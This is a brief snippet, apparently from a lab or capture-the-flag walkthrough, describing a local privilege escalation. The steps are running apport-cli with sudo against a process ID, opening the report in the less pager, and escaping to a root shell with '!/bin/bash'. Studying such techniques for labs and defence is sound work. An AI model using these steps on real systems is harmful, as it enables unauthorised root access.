
now run the ps aux and note any process id i.e. 2002
run the apport-cli and specify the process id
sudo /usr/bin/apport-cli 2002wait for 1-2 minutes and it will collect information from the process then select View Report (V)
when less pager appears run !/bin/bash